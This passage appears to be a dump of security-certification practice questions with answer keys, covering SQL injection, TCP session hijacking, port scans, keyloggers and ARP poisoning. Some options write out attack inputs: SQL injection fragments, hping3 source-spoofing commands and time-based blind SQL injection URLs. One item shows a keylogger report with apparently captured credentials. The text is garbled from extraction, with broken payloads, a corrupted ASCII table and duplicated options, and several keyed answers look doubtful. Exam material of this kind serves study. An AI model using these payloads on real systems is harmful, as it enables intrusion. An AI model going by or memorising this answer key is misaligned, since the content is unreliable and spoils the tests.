John Stevens is in charge of information security at Bank of Timbuktu. After one month in production, several customers have complained about the Internet enabled banking application. Strangely, the account balances of many of the bank's customers had been changed! However, money hasn't been removed from the bank; instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

```
Attempted login of unknown user: johnm
Attempted login of unknown user: susaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete'
Attempted login of unknown user: ' or 1=
Attempted login of unknown user: '; drop
Login of user jason, sessionID= 0x75627
Login of user daniel, sessionID= 0x9862
Login of user rebecca, sessionID= 0x906
Login of user mike, sessionID= 0x906275
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What kind of attack did the Hacker attempt to carry out at the bank?

- A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
- B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
- C. The Hacker used a generator module to pass results to the Web server and exploited Web application CGI vulnerability.
- D. The Hacker first attempted logins with suspected user names, then used SQL Injection to gain access to valid bank login IDs.

**Correct Answer: D**

**QUESTION 214**

WWW wanderers or spiders are programs that traverse many pages in the World Wide Web by recursively retrieving linked pages. Search engines like Google, frequently spider web pages for indexing. How will you stop web spiders from crawling certain directories on your website?

- A. Place robots.txt file in the root of your website with listing of directories that you don't want to be crawled
- B. Place authentication on root directories that will prevent crawling from these spiders
- C. Enable SSL on the restricted directories which will block these spiders from crawling
- D. Place "HTTP:NO CRAWL" on the html pages that you don't want the crawlers to index

**Correct Answer:** A

**QUESTION 215**

You are trying to hijack a telnet session from a victim machine with IP address 10.0.0.5 to Cisco router at 10.0.0.1. You sniff the traffic and attempt to predict the sequence and acknowledgement numbers to successfully hijack the telnet session.

Here is the captured data in tcpdump.



Victim Machine  
10.0.0.5



Router  
10.0.0.1



**SYN** Seq.no. 17768656 →  
(next seq.no. 17768657)  
Ack.no. 0  
Window 8192  
LEN = 0 bytes

← **SYN-ACK**  
Seq.no. 82980009  
(next seq.no. 82980010)  
Ack.no. 17768657  
Window 8760  
LEN = 0 bytes

**ACK** Seq.no. 17768657 →  
(next seq.no. 17768657)  
Ack.no. 82980010  
Window 8760  
LEN = 0 bytes

Seq.no. 17768657 →  
(next seq.no. 17768729)  
Ack.no. 82980010  
Window 8760  
LEN = 72 bytes of data

← Seq.no. 82980010  
(next seq.no. 82980070)  
Ack.no. 17768729  
Window 8688  
LEN = 60 bytes of data

Seq.no. 17768729 →  
(next seq.no. 17768885)  
Ack.no. 82980070  
Window 8700  
LEN = 156 bytes of data

← Seq.no. ????????  
Ack.no. ????????  
Window 8532  
LEN = 152 bytes of data

What are the next sequence and acknowledgement numbers that the router will send to the victim machine?

- A. Sequence number: 82980070 Acknowledgement number: 17768885A.
- B. Sequence number: 17768729 Acknowledgement number: 82980070B.
- C. Sequence number: 87000070 Acknowledgement number: 85320085C.
- D. Sequence number: 82980010 Acknowledgement number: 17768885D.

**Correct Answer: A**

#### **QUESTION 216**

Hayden is the network security administrator for her company, a large finance firm based in Miami. Hayden just returned from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. Hayden is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established she sends RST packets to those hosts to stop the session. She does this to see how her intrusion detection system will log the traffic. What type of scan is Hayden attempting here?

- A. Hayden is attempting to find live hosts on her company's network by using an XMAS scan
- B. She is utilizing a SYN scan to find live hosts that are listening on her network
- C. The type of scan, she is using is called a NULL scan
- D. Hayden is using a half-open scan to find live hosts on her network

**Correct Answer: D**

#### **QUESTION 217**

Web servers are often the most targeted and attacked hosts on organizations' networks. Attackers may exploit software bugs in the Web server, underlying operating system, or active content to gain unauthorized access.



Identify the correct statement related to the above Web Server installation?

- A. Lack of proper security policy, procedures and maintenance
- B. Bugs in server software, OS and web applications
- C. Installing the server with default settings
- D. Unpatched security flaws in the server software, OS and applications

**Correct Answer: C**

**QUESTION 218**

If an attacker's computer sends an IPID of 24333 to a zombie (Idle Scanning) computer on a closed port, what will be the response?

- A. The zombie computer will respond with an IPID of 24334.

- B. The zombie computer will respond with an IPID of 24333.
- C. The zombie computer will not send a response.
- D. The zombie computer will respond with an IPID of 24335.

**Correct Answer: A**

#### QUESTION 219


Jacob is looking through a traffic log that was captured using Wireshark. Jacob has come across what appears to be SYN requests to an internal computer from a spoofed IP address. What is Jacob seeing here?

- A. Jacob is seeing a Smurf attack.
- B. Jacob is seeing a SYN flood.
- C. He is seeing a SYN/ACK attack.
- D. He has found evidence of an ACK flood.

**Correct Answer: B**

#### QUESTION 220

Which of the following Registry location does a Trojan add entries to make it persistent on Windows 7?  
(Select 2 answers)



- A. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

- B. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\System32\CurrentVersion\ Run
- C. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\System32\CurrentVersion\Run
- D. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run 127

**Correct Answer:** AD

#### **QUESTION 221**

Perimeter testing means determining exactly what your firewall blocks and what it allows. To conduct a good test, you can spoof source IP addresses and source ports. Which of the following command results in packets that will appear to originate from the system at 10.8.8.8? Such a packet is useful for determining whether the firewall is allowing random packets in or out of your network.

- A. hping3 -T 10.8.8.8 -S netbios -c 2 -p 80
- B. hping3 -Y 10.8.8.8 -S windows -c 2 -p 80
- C. hping3 -O 10.8.8.8 -S server -c 2 -p 80
- D. hping3 -a 10.8.8.8 -S springfield -c 2 -p 80

**Correct Answer:** D

#### **QUESTION 222**

The GET method should never be used when sensitive data such as credit card is being sent to a CGI program. This is because any GET command will appear in the URL, and will be logged by any servers. For example, let's say that you've entered your credit card information into a form that uses the GET method. The URL may appear like this:

<https://www.xsecurity-bank.com/creditcard.asp?cardnumber=453453433532234>

The GET method appends the credit card number to the URL. This means that anyone with access to a server log will be able to obtain this information. How would you protect from this type of attack?

- A. Never include sensitive information in a script
- B. Use HTTPS SSLv3 to send the data instead of plain HTTPS
- C. Replace the GET with POST method when sending data
- D. Encrypt the data before you send using GET method

**Correct Answer:** C

#### **QUESTION 223**

Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.



# Account Login

Login




ActualTests

User Name:

Password:

☐ Remember Login



Password Reminder



**Keylogger Report**

URL:  
https://www.google.com/accounts/ServiceLogin?service=mail&passiv  
tp%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhl%3Den%26tab%3Dwm%26ui%3  
ntrz&sc=1&1tmp1=default  
namta88singh  
namta88singh

Username of the Victim

URL: https://www.google.com/accounts/ServiceLoginAuth?service=ma  
namta88singh

Password Of the Victim

URL:  
https://www.google.com/accounts/ServiceLoginAuth?service=ma  
tp%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhl%3Den%26tab%3Dwm%26ui%3  
ntrz&sc=1&1tmp1=default&1tmp1cache=2&hl=en  
TANZILAKHTAR[TAB]  
TANZILAKHTAR

URL: https://www.google.com/accounts/ServiceLoginAuth?service=ma  
tanzi lakhtar[TAB]  
tanzi lakhtar

URL: https://login.yahoo.com/config/login?  
kamar\_0421[TAB]  
kamar\_0421

URL: http://www.rediff.com/index.html  
kjahan.04@rediffmail.com[TAB]  
kjahan.04@rediffmail.com

URL:  
https://login.yahoo.com/config/login?.src=fpctx&.intl=in&.done=h

How will you defend against hardware keyloggers when using public computers and Internet

Kiosks? (Select 4 answers)

- A. Alternate between typing the login credentials and typing characters somewhere else in the focus window
- B. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording
- C. Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.
- D. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type

"s", then some dummy keys "asdfs".

Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies "asdfs".

- E. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfs". Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies "asdfs".

**Correct Answer:** ACDE

#### QUESTION 224

Lauren is performing a network audit for her entire company. The entire network is comprised of around 500 computers. Lauren starts an ICMP ping sweep by sending one IP packet to the broadcast address of the network, but only receives responses from around five hosts. Why did this ping sweep only produce a few responses?

- A. Only Windows systems will reply to this scan.
- B. A switched network will not respond to packets sent to the broadcast address.
- C. Only Linux and Unix-like (Non-Windows) systems will reply to this scan.
- D. Only servers will reply to this scan.

**Correct Answer:** C

#### QUESTION 225

Wayne is the senior security analyst for his company. Wayne is examining some traffic logs on a server and came across some inconsistencies. Wayne finds some IP packets from a computer

purporting to be on the internal network. The packets originate from 192.168.12.35 with a TTL of 15. The server replied to this computer and received a response from 192.168.12.35 with a TTL of 21. What can Wayne infer from this traffic log?

- A. The initial traffic from 192.168.12.35 was being spoofed.
- B. The traffic from 192.168.12.25 is from a Linux computer.
- C. The TTL of 21 means that the client computer is on wireless.
- D. The client computer at 192.168.12.35 is a zombie computer.

**Correct Answer:** A

#### QUESTION 226

What type of port scan is shown below?

**Scan directed at open port:**

Client Server

192.5.2.92:4079 -----FIN/URG/PSH----->

192.5.2.92:4079 <-----NO RESPONSE-----

**Scan directed at closed port:**

Client Server

192.5.2.92:4079 -----FIN/URG/PSH----->

192.5.2.92:4079<-----RST/ACK-----

- A. Idle Scan
- B. Windows Scan
- C. XMAS Scan
- D. SYN Stealth Scan

**Correct Answer: C**

**QUESTION 227**

Here is the ASCII Sheet.

| DEC | OCT | HEX | BIN     | Symbol | HTML Number | HTML Name | Description                            |
|-----|-----|-----|---------|--------|-------------|-----------|----------------------------------------|
| 32  | 40  | 20  | 100000  |        | &A0;        |           | Space                                  |
| 33  | 41  | 21  | 100001  | !      | &A1;        |           | Exclamation mark                       |
| 34  | 42  | 22  | 100010  | "      | &A2;        | Appt      | Double quotes (or speech marks)        |
| 35  | 43  | 23  | 100011  | #      | &A3;        |           | Number                                 |
| 36  | 44  | 24  | 100100  | \$     | &A4;        |           | Dollar                                 |
| 37  | 45  | 25  | 100101  | %      | &A5;        |           | Percent sign                           |
| 38  | 46  | 26  | 100110  | &      | &A6;        | &amp;     | Ampersand                              |
| 39  | 47  | 27  | 100111  | '      | &A7;        |           | Single quote                           |
| 40  | 50  | 28  | 101000  | (      | &A8;        |           | Open parenthesis (or open bracket)     |
| 41  | 51  | 29  | 101001  | )      | &A9;        |           | Close parenthesis (or close bracket)   |
| 42  | 52  | 2A  | 101010  | *      | &AA;        |           | Asterisk                               |
| 43  | 53  | 2B  | 101011  | +      | &AB;        |           | Plus                                   |
| 44  | 54  | 2C  | 101100  | ,      | &AC;        |           | Comma                                  |
| 45  | 55  | 2D  | 101101  | -      | &AD;        |           | Hyphen                                 |
| 46  | 56  | 2E  | 101110  | .      | &AE;        |           | Period, dot, or full stop              |
| 47  | 57  | 2F  | 101111  | /      | &AF;        |           | Slash or divide                        |
| 48  | 60  | 30  | 110000  | 0      | &B0;        |           | Zero                                   |
| 49  | 61  | 31  | 110001  | 1      | &B1;        |           | One                                    |
| 50  | 62  | 32  | 110010  | 2      | &B2;        |           | Two                                    |
| 51  | 63  | 33  | 110011  | 3      | &B3;        |           | Three                                  |
| 52  | 64  | 34  | 110100  | 4      | &B4;        |           | Four                                   |
| 53  | 65  | 35  | 110101  | 5      | &B5;        |           | Five                                   |
| 54  | 66  | 36  | 110110  | 6      | &B6;        |           | Six                                    |
| 55  | 67  | 37  | 110111  | 7      | &B7;        |           | Seven                                  |
| 56  | 68  | 38  | 111000  | 8      | &B8;        |           | Eight                                  |
| 57  | 69  | 39  | 111001  | 9      | &B9;        |           | Nine                                   |
| 58  | 72  | 3A  | 111010  | :      | &BA;        |           | Colon                                  |
| 59  | 73  | 3B  | 111011  | ;      | &BB;        |           | Semicolon                              |
| 60  | 74  | 3C  | 111100  | <      | &BC;        | &lt;      | Less than (or open angled bracket)     |
| 61  | 75  | 3D  | 111101  | =      | &BD;        |           | Equals                                 |
| 62  | 76  | 3E  | 111110  | >      | &BE;        | &gt;      | Greater than (or close angled bracket) |
| 63  | 77  | 3F  | 111111  | ?      | &BF;        |           | Question mark                          |
| 64  | 100 | 40  | 1000000 | @      | &C0;        |           | At symbol                              |
| 65  | 101 | 41  | 1000001 | A      | &C1;        |           | Uppercase A                            |
| 66  | 102 | 42  | 1000010 | B      | &C2;        |           | Uppercase B                            |
| 67  | 103 | 43  | 1000011 | C      | &C3;        |           | Uppercase C                            |
| 68  | 104 | 44  | 1000100 | D      | &C4;        |           | Uppercase D                            |
| 69  | 105 | 45  | 1000101 | E      | &C5;        |           | Uppercase E                            |
| 70  | 106 | 46  | 1000110 | F      | &C6;        |           | Uppercase F                            |
| 71  | 107 | 47  | 1000111 | G      | &C7;        |           | Uppercase G                            |
| 72  | 110 | 40  | 1001000 | H      | &C8;        |           | Uppercase H                            |
| 73  | 111 | 41  | 1001001 | I      | &C9;        |           | Uppercase I                            |
| 74  | 112 | 42  | 1001010 | J      | &CA;        |           | Uppercase J                            |
| 75  | 113 | 43  | 1001011 | K      | &CB;        |           | Uppercase K                            |
| 76  | 114 | 44  | 1001100 | L      | &CC;        |           | Uppercase L                            |
| 77  | 115 | 45  | 1001101 | M      | &CD;        |           | Uppercase M                            |
| 78  | 116 | 46  | 1001110 | N      | &CE;        |           | Uppercase N                            |
| 79  | 117 | 47  | 1001111 | O      | &CF;        |           | Uppercase O                            |
| 80  | 120 | 50  | 1010000 | P      | &D0;        |           | Uppercase P                            |
| 81  | 121 | 51  | 1010001 | Q      | &D1;        |           | Uppercase Q                            |
| 82  | 122 | 52  | 1010010 | R      | &D2;        |           | Uppercase R                            |
| 83  | 123 | 53  | 1010011 | S      | &D3;        |           | Uppercase S                            |
| 84  | 124 | 54  | 1010100 | T      | &D4;        |           | Uppercase T                            |
| 85  | 125 | 55  | 1010101 | U      | &D5;        |           | Uppercase U                            |
| 86  | 126 | 56  | 1010110 | V      | &D6;        |           | Uppercase V                            |
| 87  | 127 | 57  | 1010111 | W      | &D7;        |           | Uppercase W                            |
| 88  | 130 | 58  | 1011000 | X      | &D8;        |           | Uppercase X                            |
| 89  | 131 | 59  | 1011001 | Y      | &D9;        |           | Uppercase Y                            |
| 90  | 132 | 5A  | 1011010 | Z      | &DA;        |           | Uppercase Z                            |
| 91  | 133 | 5B  | 1011011 | [      | &DB;        |           | Opening bracket                        |
| 92  | 134 | 5C  | 1011100 | \      | &DC;        |           | Backslash                              |
| 93  | 135 | 5D  | 1011101 | ]      | &DD;        |           | Closing bracket                        |
| 94  | 136 | 5E  | 1011110 | ^      | &DE;        |           | Caret - circumflex                     |
| 95  | 137 | 5F  | 1011111 | _      | &DF;        |           | Underscore                             |
| 96  | 140 | 60  | 1100000 | `      | &E0;        |           | Grave accent                           |
| 97  | 141 | 61  | 1100001 | a      | &E1;        |           | Lowercase a                            |
| 98  | 142 | 62  | 1100010 | b      | &E2;        |           | Lowercase b                            |
| 99  | 143 | 63  | 1100011 | c      | &E3;        |           | Lowercase c                            |
| 100 | 144 | 64  | 1100100 | d      | &E4;        |           | Lowercase d                            |
| 101 | 145 | 65  | 1100101 | e      | &E5;        |           | Lowercase e                            |
| 102 | 146 | 66  | 1100110 | f      | &E6;        |           | Lowercase f                            |
| 103 | 147 | 67  | 1100111 | g      | &E7;        |           | Lowercase g                            |
| 104 | 150 | 60  | 1101000 | h      | &E8;        |           | Lowercase h                            |
| 105 | 151 | 61  | 1101001 | i      | &E9;        |           | Lowercase i                            |
| 106 | 152 | 62  | 1101010 | j      | &EA;        |           | Lowercase j                            |
| 107 | 153 | 63  | 1101011 | k      | &EB;        |           | Lowercase k                            |
| 108 | 154 | 64  | 1101100 | l      | &EC;        |           | Lowercase l                            |
| 109 | 155 | 65  | 1101101 | m      | &ED;        |           | Lowercase m                            |
| 110 | 156 | 66  | 1101110 | n      | &EE;        |           | Lowercase n                            |
| 111 | 157 | 67  | 1101111 | o      | &EF;        |           | Lowercase o                            |
| 112 | 160 | 70  | 1110000 | p      | &F0;        |           | Lowercase p                            |
| 113 | 161 | 71  | 1110001 | q      | &F1;        |           | Lowercase q                            |
| 114 | 162 | 72  | 1110010 | r      | &F2;        |           | Lowercase r                            |
| 115 | 163 | 73  | 1110011 | s      | &F3;        |           | Lowercase s                            |
| 116 | 164 | 74  | 1110100 | t      | &F4;        |           | Lowercase t                            |
| 117 | 165 | 75  | 1110101 | u      | &F5;        |           | Lowercase u                            |
| 118 | 166 | 76  | 1110110 | v      | &F6;        |           | Lowercase v                            |
| 119 | 167 | 77  | 1110111 | w      | &F7;        |           | Lowercase w                            |
| 120 | 170 | 78  | 1111000 | x      | &F8;        |           | Lowercase x                            |
| 121 | 171 | 79  | 1111001 | y      | &F9;        |           | Lowercase y                            |
| 122 | 172 | 7A  | 1111010 | z      | &FA;        |           | Lowercase z                            |
| 123 | 173 | 7B  | 1111011 | {      | &FB;        |           | Opening brace                          |
| 124 | 174 | 7C  | 1111100 |        | &FC;        |           | Vertical bar                           |
| 125 | 175 | 7D  | 1111101 | }      | &FD;        |           | Closing brace                          |
| 126 | 176 | 7E  | 1111110 | ~      | &FE;        |           | Boundary sign - tilde                  |
| 127 | 177 | 7F  | 1111111 |        | &FF;        |           | Delete                                 |

You want to guess the DBO username juggyboy (8 characters) using Blind SQL Injection technique.

What is the correct syntax?




- A. `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 106) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 117) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121) WAITFO  
'00:00:10'--`
- B. `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,  
134,156,111,136,186,145,144,188) WAITFOR DELAY '00:00:10'□`
- C. `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 144) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 123) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=156) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=187) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=199) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=133) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111) WAITFO  
'00:00:10'□`
- `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,  
'00:00:10'--`
- D. `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,  
DELAY '00:00:10'□`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Correct Answer:** A

#### QUESTION 228

How do you defend against ARP Poisoning attack? (Select 2 answers)



- A. Enable DHCP Snooping Binding Table
- B. Restrict ARP Duplicates
- C. Enable Dynamic ARP Inspection
- D. Enable MAC snooping Table

**Correct Answer:** AC

#### QUESTION 229

You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the

network. How can you achieve this?

- A. There is no way to completely block tracerouting into this area
- B. Block UDP at the firewall
- C. Block TCP at the firewall
- D. Block ICMP at the firewall

**Correct Answer:** A

#### **QUESTION 230**

134

Neil is an IT security consultant working on contract for Davidson Avionics. Neil has been hired to audit the network of Davidson Avionics. He has been given permission to perform any tests necessary. Neil has created a fake company ID badge and uniform. Neil waits by one of the company's entrance doors and follows an employee into the office after they use their valid access card to gain entrance. What type of social engineering attack has Neil employed here?

- A. Neil has used a tailgating social engineering attack to gain access to the offices
- B. He has used a piggybacking technique to gain unauthorized access
- C. This type of social engineering attack is called man trapping
- D. Neil is using the technique of reverse social engineering to gain access to the offices of Davidson Avionics

**Correct Answer:** A

#### **QUESTION 231**

